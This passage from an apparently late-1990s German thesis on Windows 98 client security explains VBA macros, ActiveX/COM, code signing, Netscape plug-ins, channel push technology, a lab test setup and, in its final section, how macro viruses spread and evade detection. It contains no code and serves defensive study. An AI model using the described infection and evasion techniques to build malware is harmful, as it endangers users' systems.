Außerdem erlaubt VBA die Einbettung von „ActiveX Controls“ (ehemals „OLE Controls“), worunter man vorgefertigte, wiederverwendbare Software-Komponenten versteht, die es Entwicklern erlauben, ihren Lösungen umfassende interaktive Fähigkeiten zu verleihen (siehe hierzu Abschnitt 3.17.1).

Zur Zeit sind mehr als 3500 „ActiveX Controls“ von diversen Herstellern verfügbar. „ActiveX Controls“, die mit Visual Basic oder Visual C++ erstellt worden sind, können zusammen mit VBA verwendet werden.

VBA unterstützt sogenannte „Class Modules“, worunter man Schablonen für benutzerdefinierte Objekte versteht. Mit Hilfe dieser Schablonen (Templates) kann ein Entwickler seine Anwendung unterteilen, also in kleinere wiederverwendbare Segmente zerlegen. Diese Segmente sind einfacher zu warten als eine große monolithische Anwendung und außerdem können diese Segmente gegebenenfalls in anderen Anwendungen wiederverwendet werden, die VBA unterstützen.

Der Entwickler kann den Zugriff auf den Quellcode seiner Programme mit einem Paßwort schützen, so daß die Benutzer der Anwendung den Programmcode nicht ohne weiteres ansehen oder modifizieren können

Die Verteilung der mit VBA entwickelten Lösungen ist unkompliziert, da der Programmcode dem Anwendungsdokument bzw. Projekt anhaftet.

3.16.3 Makros

Um die Funktionalität einer Anwendung an die eigenen Bedürfnisse anzupassen, verwendet man sogenannte Makros. Unter Makros versteht man eine Folge von Befehlen, die anwendungsspezifische Aufgaben ausführen. Das Konzept der Makros ist entworfen worden, um bestimmte Vorgänge zu vereinfachen, z.B. um immer wiederkehrende Abläufe wie Textformatierung oder Kalkulationen in einer Tabelle durchzuführen.

VBA unterstützt zwei Arten von Makros, zum einen die, die einfach nur eine Aufzeichnung einer Folge von gedrückten Tasten beinhalten, zum anderen die, bei denen die Vorgänge in Programmcode formuliert sind.

VBA-Makros werden auf zwei unterschiedliche Arten repräsentiert, und zwar durch einen compilierten Teil, den sogenannten „Macro Body“, und durch einen Teil in Textform, der allerdings komprimiert ist. Bei Veränderung des Textteils wird der „Macro Body“ neu compiliert, d.h. normalerweise beinhalten beide Teile dieselbe Information, wobei der Textteil vom Visual Basic Editor und der compilierte Teil vom Visual Basic Interpreter verwendet wird.

3.16.4 Unterschiede zwischen VBScript und VBA

Ein wesentlicher und schon in Abschnitt 3.15.2.1 besprochener Unterschied ist das Vorhandensein nur eines fundamentalen Datentyps in VBScript im Gegensatz zu der großen Anzahl unterschiedlicher Datentypen in VBA.

Auch im Bereich der Kontrollstrukturen sind einige Befehle in VBScript nicht vorhanden, z.B. „GoSub...Return“ und „GoTo“. Es gibt in VBScript keine Zeilennummern und auch keine Zeilenlabel.

Ein Merkmal von VBScript im Gegensatz zu VBA ist das Fehlen aller traditionellen Grundoperationen für Lese- und Schreibzugriffe auf Dateien. In VBScript wird der Zugriff auf lokale Dateien stattdessen über ein sogenanntes „FileSystemObject“ gesteuert.

3.17 Active X

3.17.1 Einleitung

Es wird gesagt, daß es mindestens sechs Monate dauert, bevor man versteht, worum es bei Active X und COM wirklich geht [Box 98], ja sogar bevor man wirklich für Windows programmieren kann [Petzold 96].

Ein kleiner Unterabschnitt in einer Diplomarbeit kann dies natürlich nicht ersetzen. Dem Leser, der Active X wirklich verstehen möchte, seien daher [Box 98] [Microsoft 96] [Petzold 96], die darin erwähnten weiterführenden Bücher, sowie intensives Programmieren empfohlen.

Active X-Controls dienen ähnlich wie Java-Applets dazu, aktive Inhalte auf Webseiten zu ermöglichen, die die Fähigkeiten des Browsers, bestimmte Inhalte darzustellen, erweitern oder mit dem Benutzer interagieren. Ungleich Java-Applets laufen Active X-Controls dabei allerdings nicht in einem „Sandkasten“, der ihnen normalerweise den Zugriff auf das restliche System verweigert, sondern es handelt sich bei ihnen um eine Erweiterung des Betriebssystems. Damit haben Active X-Controls, sobald sie einmal gestartet wurden, die gleichen Möglichkeiten wie jedes andere Programm. Das bedeutet, sie können prinzipiell alles mit dem Rechner tun, was programmierbar ist.

Wie wir von Viren und trojanischer Software wissen, ist dies eine ganze Menge. Der Chaos Computer Club [CCC 98] demonstrierte seinerzeit ein Control, das die Finanzsoftware Quicken fernsteuerte und so Geld vom Konto des nichtsahnenden Betrachters einer Internet-Seite überwies.

3.17.2 COM

Das Component Object Model [Box 98] bildet die Basis für Active X-Controls. Es handelt sich dabei um dynamisch ladbare Klassen, deren Benutzung unabhängig von der verwendeten Programmiersprache oder dem

Hersteller des Compilers ist. Diese Eigenschaften waren bisher bei DLLs so nicht gegeben, da jeder Compiler eine andere Vorgehensweise bei der Benennung von Methoden einer Klasse hat. Aus diesem Grunde war es extrem kompliziert, DLLs zu benutzen, die z.B. mit einem anderen C++ - Compiler geschrieben waren.

Die Notwendigkeit, Funktionen mit komplizierteren Namen zu versehen, als den vom Programmierer vorgegebenen, resultiert aus der Tatsache, daß in objektorientierten Sprachen eine Funktion nur dann eindeutig beschrieben ist, wenn neben ihrem Namen auch der Name der Klasse, zu der sie gehört, sowie der Typ ihrer Argumente angegeben ist. Leider wurde dabei nicht einmal für C++ eine Vorgehensweise genormt. Betrachtet man aber unterschiedliche Programmiersprachen, so werden die Unterschiede sogar noch größer.

Microsoft entschied sich daher, das Konzept der Klassen neu zu erfinden und damit eine einheitliche Implementation für alle Programmiersprachen unter Windows 9x/NT sicherzustellen.

Bei diesem Konzept wird streng zwischen Klassen und Schnittstellen unterschieden. Eine Schnittstelle ist ein abstraktes Objekt, das eine bestimmte vorher festgelegte Funktionalität aufweist. Eine Klasse ist ein konkretes Objekt, das eine oder mehrere Schnittstellen implementiert.

So könnte es die Schnittstellen „Gorilla“, „Orang-Utan“, „Katze“, „Hund“ und „Kapuziner-Äffchen“ geben, die Methoden zum Essen, Schlafen und Klettern auf Bäume definieren. Klassen wie „Affe“ oder „Haustier“ würden dann einige dieser Schnittstellen implementieren. So würde „Haustier“ vielleicht „Katze“, „Hund“ und „Kapuziner-Äffchen“ implementieren, nicht aber die größeren Affen.

Will man nun einen „Hund“ generieren, so beschafft man sich durch Aufruf einer Betriebssystemfunktion ein Klassen-Objekt vom Typ „Haustier“ und fragt dieses dann nach einem Schnittstellen-Objekt vom Typ „Hund“. Dieses Objekt könnte man dann auffordern zu essen und zu schlafen, es wäre aber im Gegensatz zur „Katze“ und zum „Kapuziner-Äffchen“ nicht in der Lage, auf Bäume zu klettern.

Wollte man nun ein „Kapuziner-Äffchen“ erzeugen, so könnte man dies auf dieselbe Weise erreichen, oder es statt als „Haustier“ als „Affe“ generieren. In diesem Fall würde das Schnittstellen-Objekt von einem Klassenobjekt des Typs „Affe“ bezogen.

In ersterem Fall wäre es durchaus möglich, dem „Kapuziner-Äffchen“ mitzuteilen, es sei jetzt ein „Hund“ oder eine „Katze“, während es im zweiten Fall nur in einen „Gorilla“ oder „Orang-Utan“ umgewandelt werden kann. Man kann sich daher das Schnittstellen-Objekt als einen Vertrag zwischen dem Klassen-Objekt und dem Aufrufer vorstellen, der ein bestimmtes Verhalten des Klassen-Objektes festschreibt. Der Vor- und Nachteil dieses „Vertrages“ besteht darin, daß die Spezifikation nachträglich nicht geändert werden kann. Dies bedeutet Sicherheit für den Aufrufer, hat aber auch den Nachteil, daß das Einführen neuer Methoden die Schaffung einer neuen Schnittstelle erfordert. Eine einfache Erweiterung einer bestehenden Schnittstelle ist unmöglich.

Zusammenfassend kann man also sagen:

1. Eine Schnittstelle kann von mehreren Klassen implementiert werden.

2. Eine Klasse kann mehrere Schnittstellen implementieren.

3. Das Verhalten einer Schnittstelle ist spezifiziert und muß von jeder Implementation durch eine Klasse eingehalten werden. Nichtsdestotrotz stellen zwei Implementationen einer Schnittstelle durch zwei unterschiedliche Klassen nur einen genormten Blick auf zwei höchst unterschiedliche Objekte dar.

Um nun Klassen und Schnittstellen eindeutig identifizieren zu können, werden ihnen 128-Bit-Werte zugeordnet. Diese werden als „Class ID“ (CLSID) bzw. „Interface ID“ (IID) bezeichnet. Sie basieren auf dem „Universal Unique Identifier“ (UUID) [LeaSal 98], der von seiner Definition her bei Vorhandensein einer Netzwerkkarte im Rechner eindeutig generiert werden kann. Fehlt eine solche Karte, wird er auf eine Weise generiert, die es extrem unwahrscheinlich macht, daß ein Wert doppelt auftaucht.

Die Zuordnung von Klassen zu IDs erfolgt in der Systemregistrierung, wo jeder CLSID ein logischer Name sowie eine Implementation in Form einer DLL oder eines Programms zugeordnet wird.

3.17.3 Aktive Webseiten

Active X-Controls können wie Java-Applets auch in Webseiten eingebaut werden. Dabei ist es prinzipiell möglich, sowohl Controls anzugeben, die schon auf dem Rechner installiert sind, als auch solche, die noch installiert werden müssen. In letzterem Fall existiert ein Mechanismus, der für den Download und die Installation im System sorgt.

Da dies sicherheitsrelevante Eingriffe in das System sind, stellt sich die Frage, wie Microsoft einem eventuellen Mißbrauch vorbeugt.

Es stellt sich heraus, daß die Sicherheitsmechanismen nach dem „Alles oder Nichts“-Prinzip arbeiten. Ein installiertes Control wird keinen weiteren Kontrollen unterworfen. Es bleibt einzig die Wahl, ob es überhaupt installiert werden soll. Dies unterstützt Microsoft mit der Einführung von Zertifikaten und der Markierung „Sicher für Skripting“.

So wird ein standardmäßig installierter Internet Explorer nur Controls herunterladen, die signiert sind. Auf Wunsch ist es dabei auch möglich, das Zertifikat näher zu betrachten und den Download abzulehnen. Da aber anzunehmen ist, daß bei einem ausreichend hohen Anteil von Seiten mit Controls, welche für die Betrachtung eben dieser Seiten notwendig sind, eine Ablehnung durch den Betrachter unwahrscheinlich ist, wäre dies nur ein Schutz,



Abbildung 3.16: Zertifikat für root@localhost

wenn die Existenz einer gültigen Signatur die Sicherheit[40] des Inhaltes garantierte.

Dies ist nicht der Fall. Eine Signatur mit einem gültigen Zertifikat zeigt nur, daß die zertifizierende Stelle dafür bürgt, daß die signierten Daten tatsächlich von derjenigen Stelle signiert wurde, die in der Signatur genannt wird.

Wie [McLain 97] ausführt, ist die Ausstellung eines Zertifikates bei einigen Anbietern digitaler Signaturen ein automatisierter Prozeß, der den Besitz einer gültigen Kreditkarteninformation (Nummer, Verfallsdatum) sowie eine E-Mail-Adresse erfordert, an die das Zertifikat gesendet wird. Nach dessen Erhalt, kann jedes beliebige Control signiert werden. Auf den erwähnten Webseiten befand sich seinerzeit ein signiertes Control, das den Rechner herunterfuhr. Mittlerweile mußte die Signatur aus juristischen Gründen entfernt werden.

Wie das erwähnte Beispiel zeigt, ist es möglich, Controls mit unerwünschten Eigenschaften zu signieren. Damit bleibt die Frage, ob man sich dabei nicht selber ans Messer liefert. Dem ist nicht so. Es gibt durchaus einen schwarzen Markt für Kreditkarteninformationen und auch ein anonymer E-Mail-Account ist für jeden erhältlich, der sich danach erkundigt. Tatsächlich gelang es David McCurley von [DigiCrime 98] sogar, sich von VeriSign Zertifikate für ausschließlich lokal gültige E-Mail-Adressen wie z.B. „Administrator“ oder „root@localhost“ ausstellen zu lassen (vgl. dazu Abb. 3.16).

Eine zweite Hürde für die Ausführung von Active X-Controls aus Webseiten heraus ist die Markierung „Safe for Scripting“. Hierbei handelt es sich um ein Interface, das ein Control implementieren muß, wenn es von Websei-

[40] „Sicherheit“ bedeutet in diesem Zusammenhang, daß keine unerwünschten Nebeneffekte von der signierten Datei ausgehen.

ten aus aufgerufen werden darf. Auf diese Weise kann bis zu einem gewissen Grad verhindert werden, daß Skriptsprachen (JScript, VBScript) bereits installierte Controls dazu benutzen, Schaden anzurichten. Dies ist notwendig, da z.B. zu den Norton Utilities ein Control gehört, das es unter anderem erlaubt, die Platte zu formatieren. Könnte es von jedem beliebigen Skript auf einer beliebigen Webseite aufgerufen werden, so wäre dies sicher ein großes Problem.

Tatsächlich hat sich in der Vergangenheit gezeigt, daß dies z.T. falsch gehandhabt wurde, wodurch an sich relativ beschränkt befugte Skripte theoretisch erheblichen Schaden hätten anrichten können.

3.18 Plug-Ins

Bei einem Netscape-Plug-In handelt es sich um

> „Ein separates Modul, das sich so benimmt, als sei es ein Teil des Netscape Communicator Browsers."
>
> [Netscape 98b](Übersetzung des Autors)

Es ist dabei in erster Linie dazu da, die Einbettung neuer Dokumententypen zu unterstützen. Dazu registriert es sich für einen oder mehrere MIME-Typen[41].

Trifft der Browser nun auf ein Dokument eines Typs, für den ein Plug-In registriert ist, so ruft er das Plug-In auf, damit dieses das Dokument darstellt.

Das Plug-In wird dabei wie ein normales Programm ausgeführt und kann damit alles, was programmierbar ist. Insbesondere die Funktionen

- Entgegennahme von Maus- und Tastaturmeldungen
- Daten von/an URLs (HTTP, FTP, SMTP) senden/empfangen
- Interaktion mittels LiveConnect mit JavaScript
- Eigenschaften des Browsers abfragen

werden dabei besonders durch den Browser unterstützt.

Unter Windows wird ein Netscape-Plug-In als DLL mit spezieller Schnittstelle realisiert. Diese DLLs liegen in $< Communicator - Verzeichnis >$ $\backslash plugins$ und haben einen Namen, der mit „NP" beginnt. Die Versionsinfo[42] der DLL enthält dabei die Registrierungsinformationen, die nötig sind, um das Plug-In einem Dokument zuzuordnen.

[41] Ein MIME-Typ gibt den Typ eines Dokumentes an. So wäre „text/html" ein HTML-Dokument, während „text/plain" einen reinen ASCII-Text ohne Formatierungen bezeichnet.

[42] Eine optionale Information, die DLLs und Programmen mitgegeben werden kann.

Soll ein Plug-In für einen noch nicht unterstützten MIME-Typ geladen werden, so geschieht dies in der Regel mittels des JAR[43] Installation Manager (JIM). Dies läuft in den folgenden Schritten ab:

1. Ist die Option AutoInstall nicht abgestellt, so erfolgt ein automatischer Download eines signierten JAR-Archives.

2. Anzeige einer Sicherheitsabfrage, die mit einem Klick abgestellt werden kann.

3. Auspacken des JAR-Archives.

4. Ausführung eines im Archiv enthaltenen JavaScript-Programms.

5. Anzeige einer Dialogbox, welche nur mit einem speziellen Administrationstool abgestellt werden kann und die die Schritte der Installation auflistet. Dies ist die letzte Möglichkeit, die Installation abzubrechen.

6. Kopieren der Dateien an ihren endgültigen Bestimmungsort.

7. Ausführung im Archiv enthaltener Programme, falls dies vom Installationsskript verlangt wird.

Vom Sicherheitsstandpunkt betrachtet, bergen Plug-Ins dieselben Risiken wie ActiveX-Controls. In beiden Fällen handelt es sich um DLLs, die aufgrund des Besuchs einer Webseite installiert und ausgeführt werden. In beiden Fällen kann zwar der Download verhindert werden, sobald sie aber ausgeführt werden, kann buchstäblich alles passieren.

Beide Verfahren benutzen Signaturen, die aber nur bedingt in der Lage sind, die Probleme zu begrenzen, die mit der Einführung neuen Codes in ein System einhergehen (vergleiche Abschnitt 3.17.3).

Interessant erscheint auch die Tatsache, daß JIM die Veränderungen anzeigt, die während der Installation am System vorgenommen werden sollen. Tatsächlich ist dies aber als Sicherheitsmaßnahme unbrauchbar, da das Plug-In die eigentlich sicherheitsrelevanten Veränderungen auch nach der Installation bei der ersten Ausführung vornehmen kann.

3.19 Microsoft Channel Definition Format

Ein relativ neues Konzept im World Wide Web stellen die „Push"-Technologien dar. Nachdem schon mehrere Mitbewerber Verfahren anbieten, bei denen Informationen automatisch an einen Klienten gesendet werden („Push"), anstatt daß dieser sie explizit anfordern muß („Pull"), entschloß

[43] JAR ist ein Archive-Format, das insbesondere zur Speicherung von Java-Bibliotheken benutzt wird.

sich auch Microsoft, ein derartiges Verfahren in den Internet Explorer zu integrieren.

Das Ergebnis der darauf folgenden Überlegungen ist das Channel Definition Format CDF [Ellerman 98], das mittlerweile auch dem W3C (World Wide Web Consortium) zur Standardisierung vorgelegt wurde. Hierbei handelt es sich nicht wirklich um eine echte „Push"-Technologie, sondern um ein „smart Pull", bei dem der Browser sich automatisch vergewissert, ob ein Dokument geändert wurde und gegebenenfalls einen Download veranlaßt. Dies dürfte aber für den normalen Benutzer keinen Unterschied machen.

Im Rahmen der CDF-Spezifikation ist ein Channel „eine Menge von Dokumenten oder eine Gruppierung von Inhalten, die "gepusht", "gepullt" oder als Einheit behandelt werden können." [Ellerman 98]. Solch ein Channel wird durch ein CDF-Dokument definiert und kann dann z.B. mit dem Internet Explorer abonniert werden, wodurch es u.a. möglich ist, den gesamten Channel auf einmal herunterzuladen, um ihn später offline zu betrachten. Stellt der Browser dann später fest, daß Teile des Inhaltes veraltet sind, kann er gezielt die betroffenen Seiten aktualisieren. Dies kann nicht nur für Webseiten verwendet werden, sondern auch zum Update von Software.

Zu Eigenschaften eines Channels, die in einem CDF-Dokument beschrieben werden können, gehören Zeitplanungseinstellungen, Inhaltsdeklarationen, hierarchische Elemente, Präsentationselemente und Einstellungen zur Protokollierung besuchter Seiten.

Die Zeitplanungseinstellungen geben dabei an, wann und wie oft ein Channel aktualisiert werden muß. Bei diesen Angaben handelt es sich aber nur um Vorschläge, die vom Benutzer gezielt geändert werden können.

Die Inhaltsdeklarationen definieren den Titel und eine Inhaltsangabe des Channels. Darüber hinaus geben sie an, wann der Inhalt zuletzt verändert wurde und bis zu welcher Tiefe der Browser von der Startseite den Links folgen soll, um die Inhalte eines Channels herunterzuladen.

Mit den hierarchischen Elementen ist es möglich, einen Channel zu gliedern. Ein Channel kann dabei in weitere Channels und Items unterteilt sein, wobei sich ein (Tochter-) Channel von einem Item darin unterscheidet, daß ein Item sich nicht weiter unterteilen läßt. Beiden gemeinsam ist, daß ihnen eine URL zugeordnet ist, die bei ihrer Anwahl aufgesucht wird.

Die Präsentationselemente legen das Erscheinungsbild eines Channels fest. Es ist damit möglich, einem Channel Logos zuzuordnen, Items zur Darstellung in einem Bildschirmschoner vorzusehen und dem Browser mitzuteilen, daß zum Zugriff auf den Channel eine Authentisierungsinformation nötig ist.

Die Einstellungen zur Protokollierung besuchter Seiten erlauben es schließlich, den Browser anzuweisen, den Zugriff auf bestimmte Seiten zu protokollieren und bei Gelegenheit an den Channelbetreiber zu melden. Dabei kann spezifiziert werden, ob alle Zugriffe, Zugriffe bei einer bestehenden Verbindung mit dem Internet oder ausschließlich Zugriffe, die erfolgten wenn keine Verbindung zum Internet bestand, gemeldet werden sollen. Dabei können aber nur Zugriffe auf Seiten desjenigen Servers spezifiziert werden, der auch die Protokolle erhält. Darüber hinaus kann der Benutzer im Internet Explorer explizit die Option „Seiten zählen“ abstellen, womit keine Protokollierung mehr stattfindet. Standardmäßig ist diese Option allerdings an.

Kapitel 4

Ausgewählte Probleme und Angriffe

4.1 Überblick

Leider fehlt in der breiten Öffentlichkeit das Bewußtsein dafür, daß das Internet nicht nur eine Spielwiese ist, auf der allenfalls ein paar unanständige Bilder und radikale Parolen das Bild trüben, sondern auch ein Experimentallabor, dessen Testgegenstand auch der eigene Rechner sein kann.

Wir wollen daher in diesem Kapitel darstellen, welche Probleme auf „normale Internetnutzer“ wie unseren Dieter A. User zukommen. Wir werden uns dabei auf Angriffe konzentrieren, die für unseren Windows 98-Benutzer relevant und prinzipiell beherrschbar sind. Angriffe auf der Netzwerkebene (IP-Spoofing, TCP-Hijacking, DNS-Spoofing) haben wir ausgeklammert und im vorigen Kapitel erklärt, da sie außerhalb des Einflußbereiches des Anwenders liegen, sie von ihm kaum bemerkt werden und er in der Regel kein lohnendes Ziel für sie darstellt.

4.2 Testaufbau

Die durchzuführenden Versuche sollten in zwei unterschiedlichen Szenarien stattfinden, zum einen in einem im Labor simulierten Internet, zum anderen mit Hilfe eines Testservers, der über eine „reale“ Verbindung zum Internet verfügt.

4.2.1 Simulation des Internet im Labor

Für eine Vielzahl von Versuchen haben wir ein Mini-Internet im Labor aufgebaut, um so Angriffe zu simulieren, die von einem beliebigen Rechner im Internet ausgehen können, der entweder als Web-Server fungiert oder von einem Cracker für direkte Angriffe benutzt wird.



Abbildung 4.1: Szenario 1: Simulation des Internet im Labor

Der Rechner des Klienten besteht aus folgenden Komponenten:

- PC Intel Pentium 90MHz
- 32MB Hauptspeicher
- 540MB Festplatte
- Betriebssystem Windows 98
- Microsoft Internet Explorer 4.0
- Winsock 2.0

Um eine Dial-In-Verbindung zu simulieren, verwenden wir ein Null-Modem-Kabel.

Der Gateway-PC und der Angreifer-PC verwenden folgende Komponenten:

- PC Intel Pentium 90Mhz
- 32MB Hauptspeicher
- 540MB Festplatte
- Betriebssystem Linux
- Netzwerkkarte

4.2.2 Aufbau eines Testservers

Mit diesem Aufbau wollten wir untersuchen, inwieweit und welche Informationen man von einem gewöhnlichen Internetbenutzer mit oder ohne sein Wissen erlangen kann.

Für diesen Zweck haben wir einen Web-Server installiert, der folgende Komponenten verwendet:

- PC Intel Pentium 90Mhz
- 32MB Hauptspeicher
- 540MB Festplatte
- Betriebssystem Linux
- Apache HTTP-Server
- Netzwerkkarte

Als Klienten wollten wir versuchen, so viele Personen wie möglich mit unterschiedlichsten Rechnern zu gewinnen. D.h. es sollten nicht nur Zugriffe von den Rechnern innerhalb des Labors sondern auch von außerhalb mit privaten Rechnern erfolgen.

Im Gegensatz zu den Versuchen mit einem simulierten Internet im Labor setzten diese Versuche eine Anbindung unseres Web-Servers an das „richtige“ Internet voraus. Leider war es nicht möglich, bis zum Abschluß dieser Arbeit die notwendigen Ressourcen für einen derartigen Versuch zu bekommen. Wir konnten zwar eine Installation erstellen, die den von uns gewünschten Funktionsumfang hatte, diese jedoch nur jeweils für wenige Stunden pro Woche auf einem Rechner einsetzen, der über keinen direkten Anschluß an das Internet verfügte. Aus diesem Grund haben wir unseren Testserver im Rahmen unseres simulierten Mini-Internets für Experimente mit Browsern und software-basierten Schutzmaßnahmen eingesetzt.

4.3 Makroviren

4.3.1 Überblick

Für einen Internet-Benutzer besteht grundsätzlich die Gefahr, daß er Dokumente aus dem Netz herunterlädt oder per E-Mail erhält, die Makroviren enthalten. Aus diesem Grund wird das Thema „Makroviren“ an dieser Stelle kurz erwähnt, ist jedoch kein Hauptbestandteil unserer Arbeit. Dem interessierten Leser sei weiterführende Literatur wie z.B. [Bontchev 97] oder [Dierks 98] empfohlen.

Viele der heutigen Softwarepakete unterstützen die Verwendung einer Makrosprache, um häufig vorkommende Abläufe zu automatisieren oder die Anwendungen an die persönlichen Bedürfnisse anzupassen (siehe Abschnitt 3.16.3).

Unter Verwendung einer solchen Makrosprache entstand im Dezember 1994 zu Demonstrationszwecken der erste Makrovirus, genannt „Document Macro Virus (DMV)“. Entwickelt wurde dieser von Joel McNamara, der damit verdeutlichen wollte, daß es möglich ist, mit Hilfe einer Makrosprache ein selbstreplizierendes Makro zu schreiben, das sich von einer Datei zu einer



Abbildung 4.2: Szenario 2: Testserver

anderen verbreiten kann. Es gab zwei Versionen dieses Makrovirus, einen für die Textverarbeitung „Microsoft Word“ und einen für die Tabellenkalkulation „Microsoft Excel“.

Der erste Makrovirus, der sich auch außerhalb einer Testumgebung verbreitet hat, also ein sogenannter „in the wild“-Virus, war der „Concept.A“ für die Plattform „Microsoft Word“, der vermutlich zu Demonstrationszwecken von einem Mitarbeiter der Firma Microsoft verfaßt wurde und versehentlich außerhalb seiner Testumgebung gelangte. Seitdem steigt die Zahl der Makroviren täglich an und beschränkt sich nicht nur auf die Plattformen „Microsoft Word“ und “Microsoft Excel“, sondern auch auf andere Produkte aus dem Microsoft-Office-Paket und auf Programme anderer Hersteller, z.B. die Textverarbeitung „Ami Pro“ der Firma Lotus.

Makroviren können so beschaffen sein, daß sie unabhängig vom verwendeten Computer und vom benutzten Betriebssystem sind, d.h. es kann zum Beispiel vorkommen, daß ein Makrovirus für Microsoft Word auf einem IBM-PC und auf einem Macintosh funktioniert, wobei es nicht von Bedeutung ist, ob besagte Textverarbeitung unter dem Betriebssystem Windows 3.x, Windows95/98, Windows NT oder MacOS läuft. Es gibt natürlich Unterschiede bei der Implementierung der Makrosprachen auf den verschiedenen Systemen (z.B. die Verwendung von „WordBasic“ statt „Visual Basic for Applications“ bei älteren Versionen von Microsoft Word), generell kann man aber sagen, daß sich ein Makrovirus erfolgreich auf sehr verschiedenen Computersystemen verbreiten kann, da er anwendungsspezifisch und nicht hardware- oder betriebssystemspezifisch ist (neuere Makroviren können sich sogar innerhalb verschiedener Anwendungen verbreiten, z.B. zwischen Microsoft Word und Microsoft Excel). Auch unterschiedliche Versionen ein und derselben Anwendung müssen für einen Makrovirus nicht unbedingt ein Problem darstellen, denn ein Makrovirus kann aufwärtskompatibel sein, d.h. ein Makrovirus in einem mit Microsoft Word 6.0 verfaßten Dokument würde unter Office 97/Microsoft Word 8.0 automatisch hochkonvertiert werden und wäre danach auch in dieser neuen Umgebung lauffähig. Der umgekehrte Weg, also eine Abwärtskompatibilität, trifft jedoch nicht zu.

4.3.2 Funktionsprinzip

Ein Makrovirus, der in einem Dokument enthalten ist, erhält die Kontrolle meist durch sogenannte „Auto-Makros", d.h. durch Makros, die zu einem bestimmten Zeitpunkt automatisch gestartet werden, z.B. beim Öffnen oder beim Schließen eines Dokumentes. Das entsprechende Makro kopiert so alle viralen Makros in die globale Dokumentenvorlage. Bei Microsoft Word auf einem PC beispielsweise handelt es sich bei der Dokumentenvorlage um die Datei „normal.dot". Diese Dokumentenvorlage, die automatisch geöffnet wird, wenn Microsoft Word geladen wird, kann neben Benutzereinstellungen und Tastaturkürzeln auch Makros enthalten, d.h. wenn die Datei „normal.dot" ein „AutoExec"-Makro enthält, wird dieses Makro jedesmal gestartet, wenn Microsoft Word geladen wird.

Andere Makroviren erzeugen ihre eigene Dokumentenvorlage und wieder andere infizieren weitere Dokumente direkt, z.B. unter Zuhilfenahme der Liste der zuletzt geöffneten Dokumente.

Um aktiviert zu werden, können Makroviren sich an Menüeinträge binden, z.B. an den Menüeintrag „Datei speichern unter ...". Wenn dieser Menüpunkt vom Benutzer angewählt wird, erhält das Makro die Kontrolle und gibt vor, der ursprüngliche Menüpunkt zu sein, fügt aber zusätzlich noch die viralen Makros in die zu speichernde Datei ein.

Makroviren können sich auch an bestimmte Tasten binden, so daß sie aktiviert werden, wenn häufig verwendete Tasten wie z.B. die „Leertaste", das „e" oder das „a" gedrückt werden. Auf diese Art vermeidet der Makrovirus die Verwendung von Auto-Makros zum Erlangen der Kontrolle und macht so seine Existenz nicht ganz so offensichtlich.

Makroviren können jedoch noch über ganz andere Methoden verfügen, um einer Entdeckung zu entgehen. Um die gezielte Suche nach dem bestimmten Code eines Makrovirus zu verhindern, besitzen manche Makroviren die Möglichkeit, ihren Quellcode vor dem Kopieren in ein anderes Dokument zu verändern. Diese Makroviren werden „polymorph" genannt.

